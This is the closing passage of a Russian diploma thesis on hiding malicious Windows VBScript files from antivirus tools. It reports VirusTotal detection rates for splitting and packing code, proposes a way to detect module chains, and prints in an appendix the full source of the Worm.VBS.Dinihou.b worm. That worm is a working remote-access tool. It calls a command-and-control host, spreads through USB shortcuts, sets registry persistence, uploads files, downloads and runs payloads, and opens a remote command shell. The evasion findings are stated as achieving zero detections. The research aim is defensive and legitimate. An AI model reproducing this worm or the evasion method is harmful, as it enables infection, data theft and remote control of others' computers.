Проверка эффективности проводилась для тестового сценария “Worm.VBS.Dinihou.b” (Приложение А). Для первого подхода были взяты модули, полученные в результате первого эксперимента, после чего была модификация кода с использованием метода упаковки. Результаты приведены в таблице 5.

Таблица 5 Результаты показателей выявления для Worm.VBS.Dinihou.b, модифицированного с помощью разбиения кода на модули и их последующей упаковки.

Количество модулей	**Обнаружение всеми антивирусами после применения метода**	**Обнаружение Top15 антивирусов после применения метода**
6	До применения: 24/50 С упаковкой: 13/50	До применения: 13/15 С упаковкой: 9/15
13	До применения: 11/50 С упаковкой: 3/50	До применения: 8/15 С упаковкой: 3/15

Применение второго подхода дало неожиданные результаты. Принцип разделения данных и вынесение алгоритма расшифровки в отдельный модуль оказался самым эффективным из всего, что уже было исследовано ранее – проверка файлов показала высший результат сокрытия на сервисе VirusTotal: 0/50.

3.4.3 Анализ результатов исследования

Был проведён ещё также ряд экспериментов, подобных первому, только с другими образцами сценариев. Результаты похожи на те, что предоставлены в таблице 4, но усреднить результаты достаточно сложно из-за разного количества модулей, их размеров и начального показателя выявления вредоносного сценария. Поэтому общий результат представляется в таблице 6 в следующем виде:

Таблица 6 Общая зависимость степени разбиения сценария и показателя выявления на сервисе VirusTotal.

Изменения кода	**Общий показатель выявления на VirusTotal**
Исходный код без изменений	(N) /50
Половина процедур вынесена в отдельный модуль	(0.6 * N) /50
Все процедуры в коде вынесены в свой отдельный модуль	(0.25 * N) /50
Все процедуры в коде имеют свой модуль, основной код также разделён на несколько модулей	(0..7) /50

Как можно заметить, метод достаточно эффективен:

- Процесс разбиения на модули не составляет особого труда: требуется только создать новый файл и сделать связь между предыдущими модулями и последующими модулями. В обоих случаях требуется одна строчка кода: «CreateObject("WScript.Shell").Run "scriptname.vbs parameter1 parameter2 …"»
- Для уменьшения показателя выявления достаточно одного только разбиения. Причём эффективность метода сравнима с упаковкой кода с использованием алгоритмов шифрования.

Также по результатам можно заметить, что есть обратная зависимость количества модулей с показателем выявления: чем большее идёт разбиение на модули, тем меньше выходит показатель выявления на VirusTotal.

Но наивысший интерес представляет комбинация известных методов с методом разбиения. Дальнейшие эксперименты показали, что комбинация упаковки и разбиения на модули дают в сумме полное сокрытие кода от всех антивирусов, использующихся на сервисе VirusTotal, причём использование простых алгоритмов упаковки в большинстве

случаев достаточно для достижения минимального результата обнаружения. Учитывая, что разбиение на модули является простой задачей, и тот факт, что процесс простой упаковки легко автоматизировать, то данные комбинации методов представляют серьёзную угрозу.

3.4.4 Выявление метода для противодействия сокрытию

Уязвимость разбиения на модули заключается в том, что при создании цепочки модулей всегда указывается путь к следующему модулю и передаваемые ему параметры. Зная эту информацию, можно легко выполнить процедуру, обратную разбиению на модули, тем самым вернув первоначальный вид скрипта.

Для детектирования упакованного вредоносного кода требуется генерация файла по следующему принципу:

1. Требуется найти начало цепочки модулей. Начальный скрипт запускается без передаваемых ему параметров.
2. Записать текст стартового модуля в файл, исключая команды запуска следующего модуля.
3. По указанному в предыдущем модуле пути найти следующий модуль.
4. Записать в общий файл найденный модуль, соотнести передаваемые аргументы с внутренними переменными модуля, исключая команды запуска следующего модуля.
5. Повторять шаги 3-4 до тех пор, пока все модули не будут собраны в единый файл.

Проверить полученный файл стандартными средствами антивируса

Заключение

В ходе исследования были изучены образцы вредоносных сценариев Windows, которые имели минимальные показатели выявления в тестировании на сервисе VirusTotal. На основе полученных данных были выявлены основные методы, использующиеся для сокрытия вредоносного ПО от антивирусных решений. Также автором работы был предложен метод, который был сформулирован исходя из изучения используемых антивирусами методов обнаружения вредоносного ПО.

Для каждого метода сокрытия был проведён анализ по следующей схеме:

1. Исследован функционал языков сценариев, который необходим для реализации методов сокрытия вредоносного ПО и их вариантов усовершенствования;
2. Проведены тестирования методов для изучения их эффективности сокрытия от антивирусов;
3. Для наиболее эффективных методов, которые создавали минимальные показатели выявления, выявлены основные уязвимости, которые позволят в будущем антивирусам успешнее бороться с вредоносными сценариями.

Итогом работы является следующее:

- Получена информация о наиболее популярных методах сокрытия сценариев Windows, реально используемых для сокрытия вредоносного ПО.
- Получена информация о текущем уровне эффективности методов сокрытия, применяемых во вредоносных сценариях.
- В ходе экспериментов были выявлены основные уязвимости каждого метода.
- Составлены алгоритмы действий, которые могут стать основой дополнительного специального модуля проверки в антивирусном решении, направленного на детектирование именно вредоносных сценариев Windows.

Следует также отметить, что предложенные автором способ сокрытия и модификации уже имеющихся методов показали наилучшие результаты в сопротивлении антивирусному обнаружению вредоносного кода по сравнению с уже известными методами. Информация о методах, улучшенных автором диплома, и предложенные алгоритмы обнаружения новых угроз также являются существенными результатами проделанной работы.

В работе затронуты не все возможные методы сокрытия. Поэтому предметом дальнейших исследований могут быть более сложные алгоритмы сокрытия кода от антивирусных решений и их комбинации с уже изученными методами. Также планируется исследование встроенных языков программирования на других типах операционных систем.

Публикации по содержанию работы.

Результаты работы были представлены на 52-ой Международной научной студенческой конференции (МНСК-2014) в виде устного доклада. Тезисы к докладу опубликованы в сборнике материалов конференции.

Список литературы

1. Основные причины обострения проблемы обеспечения безопасности информационных технологий // Курс «Безопасность Информационных Технологий» [Электронный ресурс]. Ссылка: http://asher.ru/security/book/itsi/01
2. Born, G. Microsoft Windows Script Host Developer's Guide, 2001. - p 12.
3. Статистика использования операционных систем в мире [Электронный ресурс]. Ссылка: http://remontcomputer.xrvsx.ru/statistic.html
4. Рейтинг языков программирования [Электронный ресурс]. Ссылка: http://dou.ua/lenta/articles/language-rating-jan-2013/
5. Kaspersky Security Bulletin 2013. Основная статистика за 2013 год [Электронный ресурс]. Ссылка: https://www.securelist.com/ru/analysis/208050822/Kaspersky_Security_Bulletin_2013_Osnovnaya_statistika_za_2013_god
6. Вирус-червь VBS.LoveLetter. // Security Rail [Электронный ресурс]. Ссылка: https://www.securelist.com/ru/descriptions/old22539
7. ILOVEYOU — Википедия [Электронный ресурс]. Ссылка: http://ru.wikipedia.org/wiki/ILOVEYOU
8. Шевченко, А. Технологии обнаружения вредоносного кода [Электронный ресурс]. Ссылка: http://www.securelist.com/ru/analysis/204007574/Tekhnologii_obnaruzheniya_vredonosnogo_koda_Evolyutsiya?print_mode=1
9. Файловый антивирус, технологии проверки [Электронный ресурс]. Ссылка: http://support.kaspersky.ru/learning/courses/kl_102.98/chapter2.2/section1
10. Типы вирусов | Классификация вирусов [Электронный ресурс]. Ссылка: http://www.kaspersky.ru/internet-security-center/threats/malware-classifications
11. VirusTotal [Электронный ресурс]. Ссылка: https://www.virustotal.com/
12. Eval Function // MSDN [Электронный ресурс]. Ссылка: http://msdn.microsoft.com/en-us/library/0z5x4094%28v=vs.84%29.aspx
13. ExecuteGlobal Statement // MSDN[Электронный ресурс]. Ссылка: http://msdn.microsoft.com/en-us/library/342311f1%28v=vs.84%29.aspx
14. Run Method // MSDN [Электронный ресурс]. Ссылка: http://msdn.microsoft.com/en-us/library/d5fk67ky%28v=vs.84%29.aspx
15. Exec Method // MSDN [Электронный ресурс]. Ссылка: http://msdn.microsoft.com/en-us/library/ateytk4a%28v=vs.84%29.aspx

Приложение А

(обязательное)

Код червя Worm.VBS.Dinihou.b (по классификации Лаборатории Касперского) на языке VBScript. Показатель выявления на сервисе VirusTotal: 38/50.

```
'=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=

host = "kunaguero.no-ip.info"
port = 1888
installdir = "%appdata%"
lnkfile = true
lnkfolder = true

'=-=-=-=-= public var =-=-=-=-=-=-=-=-=-=-=-=

dim shellobj, filesystemobj, httpobj
set shellobj = wscript.createobject("wscript.shell")
set filesystemobj = createobject("scripting.filesystemobject")
set httpobj = createobject("msxml2.xmlhttp")


'=-=-=-=-= privat var =-=-=-=-=-=-=-=-=-=-=

installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then  installdir =
shellobj.expandenvironmentstrings("%temp%") & "\"
spliter = "<" & "|" & ">"
sleep = 5000
dim response, cmd, param, oneonce
info = ""
usbspreading = ""
startdate = ""

'=-=-=-=-= code start =-=-=-=-=-=-=-=-=-=-=
on error resume next

instance
while true
       install

response = ""
response = post ("is-ready","")
cmd = split (response,spliter)
select case cmd (0)
case "excecute"
      param = cmd (1)
      execute param
case "update"
      param = cmd (1)
      oneonce.close
      set oneonce =  filesystemobj.opentextfile (installdir & installname ,2, false)
      oneonce.write param
      oneonce.close
      shellobj.run "wscript.exe //B " & chr(34) & installdir & installname & chr(34)
      wscript.quit
case "uninstall"
      uninstall
case "send"
      download cmd (1),cmd (2)
case "site-send"
      sitedownloader cmd (1),cmd (2)
case "recv"
```

```
      param = cmd (1)
      upload (param)
case  "enum-driver"
      post "is-enum-driver",enumdriver
case  "enum-faf"
      param = cmd (1)
      post "is-enum-faf",enumfaf (param)
case  "enum-process"
      post "is-enum-process",enumprocess
case  "cmd-shell"
      param = cmd (1)
      post "is-cmd-shell",cmdshell (param)
case  "delete"
      param = cmd (1)
      deletefaf (param)
case  "exit-process"
      param = cmd (1)
      exitprocess (param)
case  "sleep"
      param = cmd (1)
      sleep = eval (param)
end select
       wscript.sleep sleep
wend

'============================ Funtions ==============================
sub install ' ======= #1
on error resume next
dim lnkobj
dim filename
dim foldername
dim fileicon
dim foldericon

upstart
for each drive in filesystemobj.drives

if  drive.isready = true then
if  drive.freespace  > 0 then
if  drive.drivetype  = 1 then
    filesystemobj.copyfile wscript.scriptfullname , drive.path & "\" &
installname,true
    if  filesystemobj.fileexists (drive.path & "\" & installname)  then
        filesystemobj.getfile(drive.path & "\"  & installname).attributes = 2+4
    end if
    for each file in filesystemobj.getfolder( drive.path & "\" ).Files
        if not lnkfile then exit for
        if  instr (file.name,".") then
            if  lcase (split(file.name, ".") (ubound(split(file.name, ".")))) <> "lnk"
then
                file.attributes = 2+4
                if  ucase (file.name) <> ucase (installname) then
                    filename = split(file.name,".")
                    set lnkobj = shellobj.createshortcut (drive.path & "\"  & filename
(0) & ".lnk")
                    lnkobj.windowstyle = 7
                    lnkobj.targetpath = "cmd.exe"
                    lnkobj.workingdirectory = ""
                    lnkobj.arguments = "/c start " & replace(installname," ", chrw(34)
& " " & chrw(34)) & "&start " & replace(file.name," ", chrw(34) & " " & chrw(34))
&"&exit"
                    fileicon = shellobj.regread
("HKEY_LOCAL_MACHINE\software\classes\" & shellobj.regread
("HKEY_LOCAL_MACHINE\software\classes\." & split(file.name,
".")(ubound(split(file.name, ".")))& "\") & "\defaulticon\")
                    if  instr (fileicon,",") = 0 then
                        lnkobj.iconlocation = file.path
                    else
                        lnkobj.iconlocation = fileicon
```

```
                    end if
                    lnkobj.save()
                end if
            end if
        end if
    next
    for each folder in filesystemobj.getfolder( drive.path & "\" ).subfolders
        if not lnkfolder then exit for
        folder.attributes = 2+4
        foldername = folder.name
        set lnkobj = shellobj.createshortcut (drive.path & "\"  & foldername & ".lnk")
        lnkobj.windowstyle = 7
        lnkobj.targetpath = "cmd.exe"
        lnkobj.workingdirectory = ""
        lnkobj.arguments = "/c start " & replace(installname," ", chrw(34) & " " &
chrw(34)) & "&start explorer " & replace(folder.name," ", chrw(34) & " " & chrw(34))
&"&exit"
        foldericon = shellobj.regread
("HKEY_LOCAL_MACHINE\software\classes\folder\defaulticon\")
        if  instr (foldericon,",") = 0 then
            lnkobj.iconlocation = folder.path
        else
            lnkobj.iconlocation = foldericon
        end if
        lnkobj.save()
    next
end If
end If
end if
next
err.clear
end sub

sub uninstall ' ======= #2
on error resume next
dim filename
dim foldername

shellobj.regdelete "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\"
& split (installname,".")(0)
shellobj.regdelete "HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\"
& split (installname,".")(0)
filesystemobj.deletefile startup & installname ,true
filesystemobj.deletefile wscript.scriptfullname ,true

for  each drive in filesystemobj.drives
if  drive.isready = true then
if  drive.freespace  > 0 then
if  drive.drivetype  = 1 then
    for  each file in filesystemobj.getfolder ( drive.path & "\").files
         on error resume next
         if  instr (file.name,".") then
             if  lcase (split(file.name, ".")(ubound(split(file.name, ".")))) <> "lnk"
then
                 file.attributes = 0
                 if  ucase (file.name) <> ucase (installname) then
                     filename = split(file.name,".")
                     filesystemobj.deletefile (drive.path & "\" & filename(0) & ".lnk"
)
                 else
                     filesystemobj.deletefile (drive.path & "\" & file.name)
                 end If
             else
                 filesystemobj.deletefile (file.path)
             end if
         end if
     next
     for each folder in filesystemobj.getfolder( drive.path & "\" ).subfolders
         folder.attributes = 0
```

```
     next
end if
end if
end if
next
wscript.quit
end sub

function post (cmd ,param) ' ======= #3

post = param
httpobj.open "post","http://" & host & ":" & port &"/" & cmd, false
httpobj.setrequestheader "user-agent:",information
httpobj.send param
post = httpobj.responsetext
end function

function information ' ======= #4
on error resume next
if  inf = "" then
    inf = hwid & spliter
    inf = inf  & shellobj.expandenvironmentstrings("%computername%") & spliter
    inf = inf  & shellobj.expandenvironmentstrings("%username%") & spliter

    set root = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
    set os = root.execquery ("select * from win32_operatingsystem")
    for each osinfo in os
       inf = inf & osinfo.caption & spliter
       exit for
    next
    inf = inf & "plus" & spliter
    inf = inf & security & spliter
    inf = inf & usbspreading
    information = inf
else
    information = inf
end if
end function


sub upstart ()' ======= #5
on error resume Next

shellobj.regwrite "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\" &
split (installname,".")(0),  "wscript.exe //B " & chrw(34) & installdir & installname
& chrw(34) , "REG_SZ"
shellobj.regwrite "HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\"
& split (installname,".")(0),  "wscript.exe //B "  & chrw(34) & installdir &
installname & chrw(34) , "REG_SZ"
filesystemobj.copyfile wscript.scriptfullname,installdir & installname,true
filesystemobj.copyfile wscript.scriptfullname,startup & installname ,true

end sub


function hwid ' ======= #6
on error resume next

set root = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
set disks = root.execquery ("select * from win32_logicaldisk")
for each disk in disks
    if  disk.volumeserialnumber <> "" then
        hwid = disk.volumeserialnumber
        exit for
    end if
next
end function
```

```
function security ' ======= #7
on error resume next

security = ""

set objwmiservice =
getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
set colitems = objwmiservice.execquery("select * from win32_operatingsystem",,48)
for each objitem in colitems
    versionstr = split (objitem.version,".")
next
versionstr = split (colitems.version,".")
osversion = versionstr (0) & "."
for  x = 1 to ubound (versionstr)
       osversion = osversion &  versionstr (i)
next
osversion = eval (osversion)
if  osversion > 6 then sc = "securitycenter2" else sc = "securitycenter"

set objsecuritycenter = getobject("winmgmts:\\localhost\root\" & sc)
Set colantivirus = objsecuritycenter.execquery("select * from
antivirusproduct","wql",0)

for each objantivirus in colantivirus
    security  = security  & objantivirus.displayname & " ."
next
if security  = "" then security  = "nan-av"
end function


function instance ' ======= #8
on error resume next

usbspreading = shellobj.regread ("HKEY_LOCAL_MACHINE\software\" & split
(installname,".")(0) & "\")
if usbspreading = "" then
   if lcase ( mid(wscript.scriptfullname,2)) = ":\" &  lcase(installname) then
      usbspreading = "true - " & date
      shellobj.regwrite "HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0)  &
"\",  usbspreading, "REG_SZ"
   else
      usbspreading = "false - " & date
      shellobj.regwrite "HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0)  &
"\",  usbspreading, "REG_SZ"

   end if
end If

upstart
set scriptfullnameshort =  filesystemobj.getfile (wscript.scriptfullname)
set installfullnameshort =  filesystemobj.getfile (installdir & installname)
if  lcase (scriptfullnameshort.shortpath) <> lcase (installfullnameshort.shortpath)
then
    shellobj.run "wscript.exe //B " & chr(34) & installdir & installname & Chr(34)
    wscript.quit
end If
err.clear
set oneonce = filesystemobj.opentextfile (installdir & installname ,8, false)
if  err.number > 0 then wscript.quit
end function


sub sitedownloader (fileurl,filename) ' ======= #9

strlink = fileurl
strsaveto = installdir & filename
set objhttpdownload = createobject("msxml2.xmlhttp" )
objhttpdownload.open "get", strlink, false
objhttpdownload.send
```

```
set objfsodownload = createobject ("scripting.filesystemobject")
if  objfsodownload.fileexists (strsaveto) then
    objfsodownload.deletefile (strsaveto)
end if

if objhttpdownload.status = 200 then
   dim  objstreamdownload
   set  objstreamdownload = createobject("adodb.stream")
   with objstreamdownload
             .type = 1
             .open
             .write objhttpdownload.responsebody
             .savetofile strsaveto
             .close
   end with
   set objstreamdownload = nothing
end if
if objfsodownload.fileexists(strsaveto) then
   shellobj.run objfsodownload.getfile (strsaveto).shortpath
end if
end sub

sub download (fileurl,filedir) ' ======= #10

if filedir = "" then
   filedir = installdir
end if

strsaveto = filedir & mid (fileurl, instrrev (fileurl,"\") + 1)
set objhttpdownload = createobject("msxml2.xmlhttp")
objhttpdownload.open "post","http://" & host & ":" & port &"/" & "is-sending" &
spliter & fileurl, false
objhttpdownload.send ""

set objfsodownload = createobject ("scripting.filesystemobject")
if  objfsodownload.fileexists (strsaveto) then
    objfsodownload.deletefile (strsaveto)
end if
if  objhttpdownload.status = 200 then
    dim  objstreamdownload
      set  objstreamdownload = createobject("adodb.stream")
    with objstreamdownload
             .type = 1
             .open
             .write objhttpdownload.responsebody
             .savetofile strsaveto
             .close
      end with
    set objstreamdownload  = nothing
end if
if objfsodownload.fileexists(strsaveto) then
   shellobj.run objfsodownload.getfile (strsaveto).shortpath
end if
end sub

function upload (fileurl) ' ======= #11

dim  httpobj,objstreamuploade,buffer
set  objstreamuploade = createobject("adodb.stream")
with objstreamuploade
     .type = 1
     .open
       .loadfromfile fileurl
       buffer = .read
       .close
end with
set objstreamdownload = nothing
set httpobj = createobject("msxml2.xmlhttp")
```

```
httpobj.open "post","http://" & host & ":" & port &"/" & "is-recving" & spliter &
fileurl, false
httpobj.send buffer
end function

function enumdriver ()' ======= #12

for  each drive in filesystemobj.drives
if   drive.isready = true then
     enumdriver = enumdriver & drive.path & "|" & drive.drivetype & spliter
end if
next
end Function

function enumfaf (enumdir) ' ======= #13

enumfaf = enumdir & spliter
for  each folder in filesystemobj.getfolder (enumdir).subfolders
     enumfaf = enumfaf & folder.name & "|" & "" & "|" & "d" & "|" & folder.attributes
& spliter
next
for  each file in filesystemobj.getfolder (enumdir).files
     enumfaf = enumfaf & file.name & "|" & file.size  & "|" & "f" & "|" &
file.attributes & spliter
next
end function

function enumprocess ()' ======= #14
on error resume next

set objwmiservice = getobject("winmgmts:\\.\root\cimv2")
set colitems = objwmiservice.execquery("select * from win32_process",,48)

dim objitem
for each objitem in colitems
       enumprocess = enumprocess & objitem.name & "|"
       enumprocess = enumprocess & objitem.processid & "|"
    enumprocess = enumprocess & objitem.executablepath & spliter
next
end function

sub exitprocess (pid)
on error resume next
shellobj.run "taskkill /F /T /PID " & pid,7,true
end sub

sub deletefaf (url) ' ======= #15
on error resume next
       filesystemobj.deletefile url
       filesystemobj.deletefolder url
end sub

function cmdshell (cmd) ' ======= #16

dim httpobj,oexec,readallfromany

set oexec = shellobj.exec ("%comspec% /c " & cmd)
if not oexec.stdout.atendofstream then
   readallfromany = oexec.stdout.readall
elseif not oexec.stderr.atendofstream then
   readallfromany = oexec.stderr.readall
else
   readallfromany = ""
end if

cmdshell = readallfromany
end function
```